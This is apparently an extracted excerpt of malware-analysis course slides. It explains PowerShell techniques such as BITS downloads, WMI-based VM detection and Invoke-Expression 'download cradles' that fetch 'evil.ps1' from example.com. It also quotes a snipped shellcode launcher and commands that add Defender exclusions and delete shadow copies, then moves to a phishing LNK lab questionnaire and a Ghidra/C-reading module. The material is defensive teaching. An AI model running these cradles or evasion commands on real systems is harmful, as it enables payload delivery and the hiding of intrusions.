PS C:\Users\user> Start-BitsTransfer "http://example.com/asdf" bad.txt

BITS Transfer
  This is a file transfer that uses the Background Intelligent Transfer Service
  [
    Connecting
  ]
```


BITS is intended for downloading updates in the background. In malware, BITS is less common than HTTP, but is an effective tool for downloading payloads discreetly.

**Cmdlets: Get-CimInstance / Get-WmiObject**

Get-CimInstance is the up-to-date cmdlet to use for WMI objects

Get-WmiObject (gwmi) is all but deprecated

- You will still see malware using it (backward compatible for now)



```
Windows PowerShell
PS C:\Users\user> (gwmi Win32_ComputerSystem).Manufacturer
VMware, Inc.
PS C:\Users\user>
```


Use Get-CimInstance or Get-WmiObject to access WMI classes from PowerShell. In this example we retrieve the Win32\_ComputerSystem class and access the Manufacturer property with the . operator for VM detection.

gwmi is an Alias for Get-WmiObject.

## WQL via Get-CimInstance / Get-WmiObject

Get-CimInstance and Get-WmiObject (gwmi) support WQL

- The -query argument accepts WMI Query Language text
- Output may be iterated



```
Windows PowerShell
PS C:\Users\user> $1 = Get-CimInstance -query "SELECT * FROM Win32_Process"
PS C:\Users\user> $1[110]

ProcessId Name          HandleCount WorkingSetSize VirtualSize
-----
7824      Procmon64.exe 380          39542784     9361113088

PS C:\Users\user>
```

Get-CimInstance is used in this example with the query command-line option. That enables the user to run a WMIC query and save the results to a variable. In this case the variable is an array of Process objects which can be enumerated to look for analysis utilities, antivirus, etc.


hide01.ir

**Cmdlet: Invoke-Expression (iex)**

What it does: Executes a string as PowerShell script code

Common use: Running decrypted or Base64-decoded script code

Example:



```
Windows PowerShell
PS C:\Users\user> $s = "Write-Host Hello!"
PS C:\Users\user> iex $s
Hello!
PS C:\Users\user> _
```

The Invoke-Expression cmdlet is one of the most common malware techniques. It can be used to directly run PowerShell code. The argument can be PowerShell code or a variable that contains PowerShell code. With the `-Command` argument you can pass a file path to a .ps1 script file. You can also pipe the filename into the Invoke-Expression cmdlet.


<https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7.2>.

**IEX Example 1: "Download Cradle"**

Step 1: Use one of many PowerShell-accessible download mechanisms

Step 2: Use Invoke-Expression (iex) to execute the script code

Example broken into steps for visibility:



```
Windows PowerShell
PS C:\Users\user> $s = (New-Object Net.WebClient).DownloadString("http://example.com/evil.ps1")
PS C:\Users\user> Write-Host $s
Write-Output "Evil script executing..."

PS C:\Users\user> Invoke-Expression $s
Evil script executing...
PS C:\Users\user> _
```

Another example: `iex (iwr 'http://example.com/evil.ps1')`


The term “download cradle” may have been coined by HarmJ0y or one of his colleagues

HarmJ0y has several examples

<https://gist.github.com/HarmJ0y/bb48307ffa663256e239>

iwr is the Alias for Invoke-WebRequest

## IEX Example 2: Base64 Decoded Script Code



```
Windows PowerShell
PS C:\Users\user> $s = [Text.Encoding]::ASCII.GetString(
[Convert]::FromBase64String('V3JpdGutT3V0cHV0ICJEZWNVZGV
kIHNjcmldCBjb2RlIGV4ZWV1dGluZy4uLiI=')); iex $s
Decoded script code executing...
PS C:\Users\user>
```

Malware frequently uses Base64 in conjunction with PowerShell because it is easy to work with, it disguises content, and it can encode binary data as text, which is important for non-compiled scripting languages. When you encounter Base64 you should always try to decode with a tool like CyberChef – or just run the malware in a PowerShell prompt but stop short of anything that executes the decoded data, like Invoke-Expression. Then examine the data that the malware has decoded for you.

**Cmdlet: Add-Type**

What it does: Defines a new .NET class in this PowerShell session

Common use: .NET access to use P/Invoke and directly call Windows API functions

Example:

```
$code = '[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc([snip ...]';
$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;
[Byte[]]$sc = 0x83, 0xEC, 0x28, [snip ...], 0xC3;
$mem = $winFunc::VirtualAlloc(0,$sc.Length, 0x3000, 0x40);
for ($i = 0; $i -le ($sc.Length-1); $i++) {$winFunc::memset(($mem.ToInt64()+$i), $sc[$i], 1)};
$h = $winFunc::CreateThread(0,0,$mem,0,0,0);
$winFunc::WaitForSingleObject($h, 4294967295);
```


This is a shellcode launcher for BLUESTEAL POS malware written in PowerShell that uses:

1. VirtualAlloc to creates a read/write/execute buffer in memory (0x40 = PAGE\_EXECUTE\_READWRITE)
2. memset to copy the shellcode into the buffer
3. CreateThread to create a thread that executes the shellcode
4. WaitForSingleObject to wait indefinitely on that thread to terminate

.NET P/Invoke is used to import the Windows API functions.

### Notable Observables from Add-Type

- Add-Type invokes a compiler (usually C# is used)
- Produces file and process observables (csc.exe, cvtres.exe)



PowerShell drops the type definition code as a .cs file in %TEMP% along with a .cmdline file and a .out file under %TEMP%. csc.exe is the compiler.

cvtres.exe process creation not shown here. cvtres.exe is Windows Resource to Object Converter and is a byproduct of the compilation.

<https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-7.2>.

## Other Malicious Tactics

Add Windows Defender exclusion	Add-MpPreference -ExclusionPath "<path>"
Delete volume shadow copies	Get-WmiObject Win32_ShadowCopy   ForEach-Object {\$_.Delete();}
Disable script block logging*	Write to HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging

Some more examples of malware tactics using PowerShell.

The Add-MpPreference cmdlet modifies settings for Windows Defender. In this case it is used to exclude the malware path from consideration.

The Win32\_ShadowCopy WMI class can be used to access and delete volume shadow copies to hide forensic artifacts.

The registry path in the third example is used to control script block logging - <https://www.mandiant.com/resources/greater-visibility/>.

## WMT Lab

## WMT Lab

The file "37486-the-shocking-truth-about-election-rigging-in-america.rtf.lnk" was collected from the inbox of a victim in a phishing campaign with the MIME type "Application/x-ms-shortcut". Answer the following questions about this Windows LNK File.

**\*Note:** Many applications will attempt follow the link on file open, so you may need to avoid using the ".lnk" file extension for a portion of your analysis.

1. What is the program that is executed by the link target of this file?

---

2. Compare the link target reported by Windows Explorer with the output of strings. What cmdlet is used in the full link target to execute the contents of the decoded Base64 text?

---

---

---

---

---

3. What is the purpose of the script code that is decoded and executed in the link target?

---

---

---

---

---



## WMT Lab

4. How could the decoded script code in the link target be modified to capture the next-stage script code instead of executing it?

---

---

---

The following questions focus on the decoded Powershell script. Ensure that you have successfully captured the full script using the method you proposed in Question 4 before proceeding.

5. What conditions does the `get_susp_rating` function derive from WMI to determine whether to elevate the value of `$score`?

---

---

---

---

---

---

---

---

---

---

**Bonus:** What is the significance of `'PCI\VEN_80EE&DEV_CAFE'`?

---

---

## WMT Lab

**Bonus: What are the non-WMI conditions which elevate the value of \$score?**

---

---

---

**6. If the suspiciousness rating for the system exceeds 3, what does the script do?**

---

---

---

**7. What files are written to disk using the `p1_dropper` function?**

---

---

---

**8. What encoding scheme does `p1_dropper` use to decode file contents?**

---

---

**9. What is the purpose of the content inside the dropped RTF file?**

---

---

## WMT Lab

**10. What content is written to the .png file?**

---

---

---

The following questions are related to the dropped .NET EXE payload hqwsys.exe  
Please focus on that sample for the remained of this lab.

**11. What is the entry point of the .NET executable?**

---

**12. What Anti-VM or Anti-Analysis techniques are employed by this sample?**

---

---

---

---

---

**13. Where does the program get the content for spyke.exe?**

---

---

---

## Module 3: Advanced Static Analysis – Using Ghidra Decompiler

---

### Learning Topics

- Introduction to Ghidra
- Application Programmer Interface (API) Analysis
- File Analysis
- Registry Analysis
- Network Analysis

### Objectives

- Understand the concepts of disassembly and decompilation analysis
- Learn to interpret C source code
- Become familiar with reading Windows API documentation
- Learn to use the Ghidra decompiler
- Utilize API knowledge to enhance Ghidra decompilation
- Review API functions associated with the following activity:
  - File
  - Registry
  - Network communication
- Recognize common API sequences used in malware

Welcome! This class takes the most practical approach to learn a fundamental set of skills that will allow you to analyze many Windows malware samples. These are the objectives we need to achieve in order to analyze Windows malware without spending additional time learning computer science theory and disassembly. Complex packing and obfuscation may require disassembly analysis, but even with disassembly education, handling those samples requires many hours of experience. You can get started with informed decompilation analysis and improve your effectiveness immediately.

## Expanding the Analyst Workflow

1. Determine if a sample is packed; if necessary, attempt to unpack
2. Identify interesting static features and potential indicators (e.g., strings, imports)
3. Observe dynamic behavior and collect indicators (e.g., created files, C2 domains)
4. **Perform advanced static analysis**
  - a. Using a decompiler or disassembler, locate identified strings and imports
  - b. Examine cross-references to strings and imports to build context
  - c. As necessary, research imported functions and their parameters

We learned steps 1-3 in the Basic Techniques module. Now we will focus on using strings, imports, cross-references, and other clues from within a decompiler to perform advanced static analysis. We will teach you the skills in step 4 and empower you to elevate your reverse engineering ability.

## Levels of Analysis

### Disassembly

```

; Attributes: bp-based frame
sub_401040 proc near
var_88= byte ptr -88h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 88h
push    offset aEnterTheKey ; "Enter the key: "
call    sub_401513
add     esp, 4
lea     eax, [ebp+var_88]
push    eax
push    offset a15s ; "%15s"
call    sub_4014f6
add     esp, 8
lea     ecx, [ebp+var_88]
push    ecx
call    sub_401000
add     esp, 4
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jnz     short loc_401091

push    offset aSuccess ; "Success!\n"
call    sub_401513
add     esp, 4
jmp     short loc_40109E

loc_401091:
; uExitCode
push    0
call    sub_401308
mov     esp, ebp
pop     ebp
retn
sub_401040 endp
  
```

### Decompilation

```

void FUN_00401040(void)
{
    char local_8c [132];
    int local_8;

    _printf(s_Enter_the_key_0040e000);
    FID_conflict:wscanf((wchar_t *) &DAT_0040e010, local_8c);
    local_8 = FUN_00401000(local_8c);
    if (local_8 == 0) {
        _printf(s_Success!_0040e018);
    }
    else {
        _printf(s_Fail!_0040e024);
    }
    _exit(0);
    return;
}
  
```

### Source Code

```

int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
  
```

Just a quick view of what to expect from this module. You will learn how to understand the rightmost 2 pictures. You will be able to recognize a few details in the disassembly view from within Ghidra, but you will not learn disassembly. Students with programming experience should be comfortable reading source code, but we will provide a refresher for those with experience and without. If you can understand C source code, you can understand decompilation, which is syntactically the same. We will teach you how to “mark up” your decompilation so it looks as close to the original source code as possible, or at least close enough to extract the necessary details for your analysis.

Note: FID is Ghidra’s function signature system (Function ID). The FID\_conflict is an artifact of similar Function IDs.

## Some Terminology


**Assembly Code** – the highest-level language that can be reliably recovered from machine code when no high-level language source code is available.

**Disassembly** – taking a program's executable binary as input and generating assembly language code output.

**Decompilation** – taking a program's binary or disassembly as input and reconstructing an approximation of high-level language output.

Machine code is binary data (ones and zeroes), and this is what the computer interprets. Assembly code is an exact representation of machine code, in human-readable format. Disassembly is the process of representing the machine code as assembly code. The disassembler program, such as IDA or Ghidra, needs to know where the start of the machine code is, and it can produce 100% accurate assembly. Decompilation, however, is not 100% accurate. During the compilation process the original source code is lost so there is not enough information to perfectly recreate the source code. In many cases, however, decompilation is accurate enough to perform analysis.

## Assemble and Disassemble



Top: Human-readable source code is compiled into an intermediate assembly listing. The assembly listing is converted into a binary machine-code file. If the project contains multiple files or libraries, they are linked together into a final Portable Executable file.

Bottom: We receive a compiled executable for analysis. We use a disassembler like IDA or Ghidra to produce an exact assembly listing. We use a decompiler (Ghidra in this course) to produce an estimation of the original source code.

## Disassembly in the RE Process

- Textual representation of what the CPU will execute
- Reading and interpreting assembly language is the primary skill of malware reverse engineering
- Disassembly vs. Decompile:
  - Decompilers can be helpful
  - Decompile will not work for every function
  - Decompilers are still very susceptible to anti-analysis techniques
  - Decompiler output can be unreliable
    1. Complex code may appear simple and vice versa

Disassembly is an important skill for a primary reverse engineer. Decompile is not completely reliable, and disassembly contains the ground-truth to support decompile when needed. That said, disassembly is complex and tedious and may not be practical for all security professionals who do not reverse engineer as a primary job function. Decompile offers a nice starting point.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

This is a quick review of C code syntax intended to establish a minimal understanding of decompile for students without experience in programming. This is a basic demo program that prints "Enter the key: ", takes user input, then calls a function called "validate\_key" which presumably checks if the key is correct. Based on the result of that function, the program either prints "Success!" or "Fail".

## Reading C Code

## Function definition

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

**argc:** the number of command line arguments

**argv:** the command line arguments  
- includes the name of the program

ex: evil.exe example.com 80

**argc:** 3

**argv[0]:** "evil.exe"

**argv[1]:** "example.com"

**argv[2]:** "80"



Main usually returns int, which indicates success or failure. In this example 0 indicates success and 1 indicates failure. This is a common return paradigm; the calling function compares the return value to 0 in order to determine if the function performed successfully.



## Reading C Code

Return type

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Return value

Main usually returns int, which indicates success or failure. In this example 0 indicates success and 1 indicates failure. This is a common return paradigm; the calling function compares the return value to 0 in order to determine if the function performed successfully.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Function scope

The scope of the function is contained the in the curly braces that follow the function name. Variables declared within this scope only exist within the scope.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Declare variables

**answer** is an array of type char, size 128

**result** is an integer



Variables often are declared at the start of a function (but not always). In this case answer is a 128-element array of chars. result is an integer.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Format string

Special characters

"%15s" is a format type specifier – represents a string of size 15

"\n" represents a new line



"%15s" is a format string, which is indicated by the % character. You will see these often, so it is best to have a basic understanding. In this case it means scanf will interpret the user input as a 15-character string. If you are uncertain about a format string, consider searching for tutorials online or reading documentation like <https://www.man7.org/linux/man-pages/man3/printf.3.html>.

"\n" is a special sequence which indicates a new line. The "\" is an escape character which tells the function to treat the "n" as a special character. These are often found at the end of a string.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Function arguments

scanf is a C runtime function exported by VCRUNTIME140.dll. In this case the scanf function is passed 2 function arguments, separated by a comma. The first argument is the string "%15s" and the second argument is the variable named answer. scanf takes user input and stores the result in the buffer(s) provided after the format string.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Call internal function

validate\_key is not a Windows API or C runtime function. It is an internal function written by the programmer. If you were analyzing this code yourself, it would have a generic name like FUN\_00403f17.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Call library functions

printf and scanf are C runtime functions. C runtime functions are defined in the C runtime header files like stdlib.h and stdio.h and exported by VCRUNTIME140.dll.

## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Function return value

Functions often return a value that either indicates the success of the function or the result of the computation that the function is designed to compute. In this case the return value is preserved in the variable named result. result is then used to discover if the key was validated successfully.


## Reading C Code

```
int main(int argc, char **argv)
{
    char answer[128];
    int result;
    printf("Enter the key: ");
    scanf("%15s", answer);
    result = validate_key(answer);
    if (result == 0) {
        printf("Success!\n");
    }
    else {
        printf("Fail!\n");
        return 1;
    }
    return 0;
}
```

Conditional  
branching

Programs use loops and conditional branching to control code flow. If/else is a common construct for checking a condition and branching according to the result. In this case the program is branching based on the return value from `validate_key`.

## Virtual Memory



